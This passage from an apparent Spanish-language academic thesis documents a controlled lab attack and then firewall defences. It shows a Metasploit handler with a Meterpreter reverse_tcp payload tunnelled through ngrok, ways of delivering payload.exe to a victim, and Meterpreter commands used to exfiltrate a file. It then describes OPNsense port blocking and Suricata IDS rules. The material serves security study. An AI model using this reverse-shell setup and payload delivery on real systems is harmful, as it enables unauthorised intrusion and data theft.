
set LPORT 4444

exploit

Donde, el comando **LHOST**, se empleó **0.0.0.0** con la finalidad de que todas las interfaces puedan escuchar. **LPORT**, por su parte debe coincidir con el puerto configurado con *ngrok* y *payload* que para la prueba piloto es **4444**.

A continuación, el *handler* se encuentra en espera hasta el momento en que la víctima ejecute el archivo **payload.bat** lo que conlleva el acceso a una *Shell* remota.

Figura 60. Vista del *handler* a la espera de ejecución



Fuente: elaboración propia

Para proceder con la prueba piloto, se ejecutó el archivo *payload.exe* en la máquina de la víctima, para lo que se requiere en primer lugar, transferir el archivo, esto se lo puede realizar a través de un correo electrónico, subiéndolo al servidor web a la expectativa que la víctima lo descargue o mediante un pendrive u otro método físico.

Una vez la victima haya ejecutado el archivo *payload.exe* el equipo procederá a conectarse de vuelta con Kali Linux del atacante mediante *ngrok* como se muestra en la figura 61.

Figura 61. Vista de la conexión

Fuente: elaboración propia

Si la víctima haya ejecutado el *payload*, se podrá observar lo siguiente en **Metasploit:**

less

[*] Sending stage (179779 bytes) to

[*] Meterpreter session 1 opened (0.tcp.ngrok.io:17034 -> victim's IP:some_port)

Esto significa que, la conexión reversa se ha logrado establecer, lo que se puede especificar que el atacante tiene acceso al equipo de la víctima a través de

Meterpreter, por consiguiente, se puede interactuar con la sesión de la siguiente manera:

bash

sessions -i 1

Meterpreter es una herramienta que permite ejecutar diferentes acciones con el equipo comprometido, entre los comandos útiles para obtener información del sistema se encuentran los siguientes comandos:

bash

sysinfo: Listar archivos en un directorio:


ls: Descargar un archivo:

download <archivo>: Tomar control de la cámara, registro de teclas, etc.

En conclusión, este proceso crea un archivo .exe que, , si se ejecuta en la máquina de la víctima, establece una conexión inversa con la Kali Linux del atacante a través de *ngrok*. El resultado final debería ser que se obtenga una sesión de *Meterpreter* sobre la máquina víctima, donde esta permitirá tener acceso al equipo de la víctima.

El atacante ahora está listo para esperar a que la víctima ejecute el **payload** o código malicioso, con el fin de obtener acceso al equipo de la víctima. El **payload** es trasladado al equipo de la víctima, pero al ser ejecutado inicialmente, parece no ocurrir nada visible. Sin embargo, en el equipo del atacante ya se ha creado la sesión y ahora es el quien puede acceder al equipo de la víctima de forma remota.

Figura 62. Vista de la sesión Meterpreter abierta exitosamente en Metasploit mediante Reverse TCP



Fuente: elaboración propia


En la Figura 62., se demuestra la forma en cómo se está ejecutando el ataque fuera de una red LAN, a través de Metasploit. Para ello el atacante ha cargado un **payload** con la siguiente dirección **windows/x64/meterpreter/reverse_tcp** para establecer conexión inversa desde el sistema de la víctima hacia su máquina. Adicional a ello, el atacante ha configurado los parámetros LHOST 0.0.0.0 que sirve como **handler** (herramienta que se encarga de esperar y recibir la conexión desde una máquina víctima , si esta ejecuta un archivo malicioso payload) el cual escucha todas las interfaces de red.

Además, se ha establecido en el puerto **4444** que indica que el atacante está a la espera de recibir la conexión. Al ejecutar el comando **exploit** se da inicio al handler para escuchar en el puerto 4444, y el ataque inicia , si la víctima abra el archivo payload.exe para así establecer conexión inversa con el atacante. Una vez realizado este proceso, en la pantalla aparece un mensaje "*Meterpreter Sessión 1 Opened*" que confirma que el atacante ha establecido conexión con la máquina de la víctima con la dirección 127.0.0.1.

La sesión iniciada permitirá al atacante controlar la máquina de la víctima, este podrá descargar archivos, ejecutar comandos y realizar *keylogging* (técnica que registra de manera oculta todas las pulsaciones de teclas realizadas en un dispositivo, con el fin de capturar información confidencial como contraseñas o datos personales).

Para método de prueba se crea un archivo de ejemplo en el equipo de la víctima y se lo descargara hacia el equipo del atacante, tal como se esquematiza en la Figura 63. Este procedimiento corrobora que los comandos empleados para emitir el cyberataque han funcionado exitosamente.


Figura 63. Payload Malicioso Ejecutado en Máquina Virtual Windows con Archivo Confidencial Descargado



Fuente: elaboración propia

Con la sesión de meterpreter activa y navegando entre el directorio de descargas del equipo de la víctima se encontró el archivo de **infosecreta.txt**, se pudo ver lo comprometido que queda el equipo porque el atacante pudo obtener toda la información de la víctima, además él podría ejecutar comandos, abrir *powershell*, o capturar información de lo que escribe y copia además de escanear clave guardadas en los navegadores.

Figura 64. Exfiltración de Archivos y Ejecución Remota de Comandos con Meterpreter




Fuente: elaboración propia

El atacante desde Kali Linux puedo establecer una sesión con Meterpreter logrando tener los accesos a los archivos de la víctima, en este caso el directorio explorado es: **C:\Users\Admin\Downloads.** Se ha empleado el comando ls para listar los archivos de la carpeta de Descargas de la víctima, una vez ejecutado se observaron dos archivos: **desktop.ini** y **infosecreta.txt.**

Para descargar estos documentos, se empleó el comando ***download*** y se extrajo infosecreta.txt., el cual aparentemente contiene datos confidenciales para la organización. Una vez realizado este proceso, el archivo aparece en la ruta **/home/kali/infosecreta.txt** en la computadora del atacante, tal como se visualiza en la Figura 64.

Posterior a esto, se observó la ventana **Notepad** (ver Figura 65) la cual permite visualizar el archivo anteriormente descargado y su contenido relacionado con contraseñas y datos confidenciales así como también palabras que tendrían relación con cuentas o sitios web.


Figura 65. Exfiltración de Información Confidencial mediante Meterpreter y Visualización del Archivo Robado



Fuente: elaboración propia

El propósito del atacante es obtener el acceso al sistema de la víctima y extraer información confidencial de archivos y demás documentos como en el caso del archivo infosecreta.txt. A través del uso del cmd.exe con permisos de administrador el ciberdelincuente tiene el control total del sistema y a través de ello puede ejecutar cualquier acción, desde la exfiltración de datos e instalación de malware adicional.

Figura 66. Ejecución de payload malicioso y acceso a archivos confidenciales en sistema Windows



Fuente: elaboración propia

3.3. Configuraciones previas para el ataque controlado


Los ataques dentro de la red es asumir un escenario donde el atacante mantiene acceso de la red local de la organización. OPNsense ofrece a los usuarios de la compañía una serie de configuraciones para políticas de seguridad y reglas firewall que permiten proteger la red ante ciberdelincuentes. Para ello a continuación, se describe cada una de estas configuraciones y la forma en cómo se deben gestionar para bloquear los puertos activos.

Políticas de Seguridad en OPNsense

En OPNsense, las políticas de seguridad son implementadas a través de reglas de firewall NAT (*Network Address Translation*) y configuraciones avanzadas como el IDS/IPS ((*Intrusion Detection and Prevention System*). Cada una de estas políticas permiten controlar el tráfico entrante y saliente (flujo de datos de la red), así como aplicar restricciones de acceso en función de las necesidades.


- **Política de Denegar Todo por Defecto**: Una de las mejores prácticas es tener una política de denegación predeterminada. Esto significa que, a menos que haya una regla explícita que permita el tráfico, el firewall bloqueará todo el tráfico. En OPNsense, esto se configura mediante reglas de firewall en las interfaces LAN y WAN.
- **Segmentación de la Red**: Es recomendable segmentar la red en subredes y VLANs para asegurar que diferentes partes de la red tengan restricciones específicas (por ejemplo, la red de invitados no debería poder acceder a recursos internos). Esto se implementa configurando interfaces y reglas de firewall específicas para cada segmento.

Figura 67. Vista del Control de Interfaces de la red



Fuente: elaboración propia

Figura 68. Vista del Control de la descarga de reglas para la infraestructura de red



Fuente: elaboración propia


En las figuras 67 y 68., se visualiza las reglas que pueden ser descargadas como parte de la detección de intrusos en la administración del flujo de red. Las reglas son parte de un conjunto de firmas de seguridad utilizado por sistemas de detección de intrusos (IDS) para identificar y alertar sobre comportamientos sospechosos o ataques en una red. Cada regla se centra en un tipo específico de amenaza o

actividad maliciosa. **ET abierto/emergente-attack_response** está diseñada para detectar respuestas a ataques o respuestas de herramientas maliciosas. Puede ser utilizada para identificar casos en los que una máquina comprometida en la red esté respondiendo a un ataque o , si un atacante envía respuestas después de ejecutar un ataque.

ET abierto/exploit emergente esta regla se enfoca en detectar exploits emergentes, es decir, vulnerabilidades o técnicas de ataque recién descubiertas que pueden ser utilizadas por los atacantes para comprometer sistemas. Un "exploit" es un método o código que aprovecha la vulnerabilidad en un software o sistema operativo para ganar acceso no autorizado o ejecutar código malicioso.

- **Filtrado de Puertos**: La configuración del firewall bloquea puertos innecesarios, permitiendo solo aquellos que sean requeridos para los servicios que se utiliza (por ejemplo, puertos para servicios web como el 80 y 443, pero bloqueando otros puertos vulnerables como el 23 para Telnet).

Figura 69. Vista del bloqueo de puerto desde fuera hacia dentro de la red



Fuente: elaboración propia


En la Figura 69., se analiza las reglas que fueron aplicadas en la interfaz WAN1, encargadas de gestionar el tráfico que entra o sale hacia Internet desde una red

local. Estas reglas se emplean para el control de datos que están permitidos o bloqueados, los puertos de destino empleados para las reglas antes descritas son: 135-139 utilizados por NetBIOS usado en servicio de redes locales, 445 (MS DS) puerto para Microsoft-DS, utilizado para el tráfico SMB (Server Message Block) que permite compartir archivos en redes de Windows y el 23 (Telnet) utilizado para proporcionar acceso remoto a dispositivos, se considera inseguro porque transmite datos en texto plano.

Esta configuración está diseñada para bloquear el tráfico peligroso o innecesario puertos que son vulnerables o que exponen servicios inseguros, como **NetBIOS**, **SMB**, y **Telnet**, desde la red externa (WAN) hacia redes internas (LAN). Estos bloqueos son comunes para proteger la red local de ataques que podrían aprovechar vulnerabilidades de servicios obsoletos o inseguros.

- **Bloqueo de Aplicaciones y Contenidos**: OPNsense permite el uso de listas negras para bloquear acceso a sitios de contenido no deseado, como pornografía o videojuegos. Esto se puede hacer usando servicios de filtrado DNS como DNS Blocker o Unbound DNS. También puedes integrar software de filtrado web como Squid para controlar el acceso.

Figura 70. Vista de instalación plug-in para bloquear un sitio web




Fuente: elaboración propia

- **Autenticación de Usuario y VPN**: Se debe asegurar que todos los usuarios accedan a la red de forma segura mediante la implementación de políticas

de autenticación fuerte. OPNsense soporta múltiples métodos de autenticación, incluidos RADIUS, LDAP y 2FA (doble factor de autenticación). Para acceso remoto seguro, se recomienda el uso de VPN (como OpenVPN o IPsec).

- **IPS/IDS (Sistema de Detección y Prevención de Intrusiones):** OPNsense viene con ***Suricata***, que actúa como un IDS/IPS. El propósito de configurar Suricata es poder detectar y prevenir ataques conocidos basados en patrones (firmas) y comportamientos anómalos en la red. Las reglas de Suricata pueden bloquear tráfico sospechoso automáticamente.

Figura 71. Modo IPS para prevenir intrusos



Fuente: elaboración propia


Bloqueo de puertos activos en el firewall del OPNsense

El bloqueo de puertos activos en el firewall de OPNsense es importante porque previene el acceso no autorizado o malicioso a servicios vulnerables que pueden ser explotados por atacantes. Al bloquear puertos específicos, como los utilizados por protocolos obsoletos o inseguros (ej. Telnet, SMB), se minimizan los riesgos de ataques, como la inyección de malware, robo de datos o compromisos de seguridad, protegiendo así la red interna.

Para gestionar cuáles serán los puertos abiertos o bloqueados en el firewall se deben crear reglas de bloqueo, para ello los pasos se describen a continuación:

1. **Acceder a la interfaz de OPNsense:** Ingresar a la interfaz web de OPNsense a través del siguiente enlace: https://<IP_de_OPNsense>.
2. **Ir al Menú de Firewall:**
    - Ir a Firewall > Rules

Figura 72. Proceso de selección de red a través del Firewall



Fuente: elaboración propia

- Seleccionar la interfaz a la que se desee aplicar la regla (LAN, WAN, VLAN, entre otros)

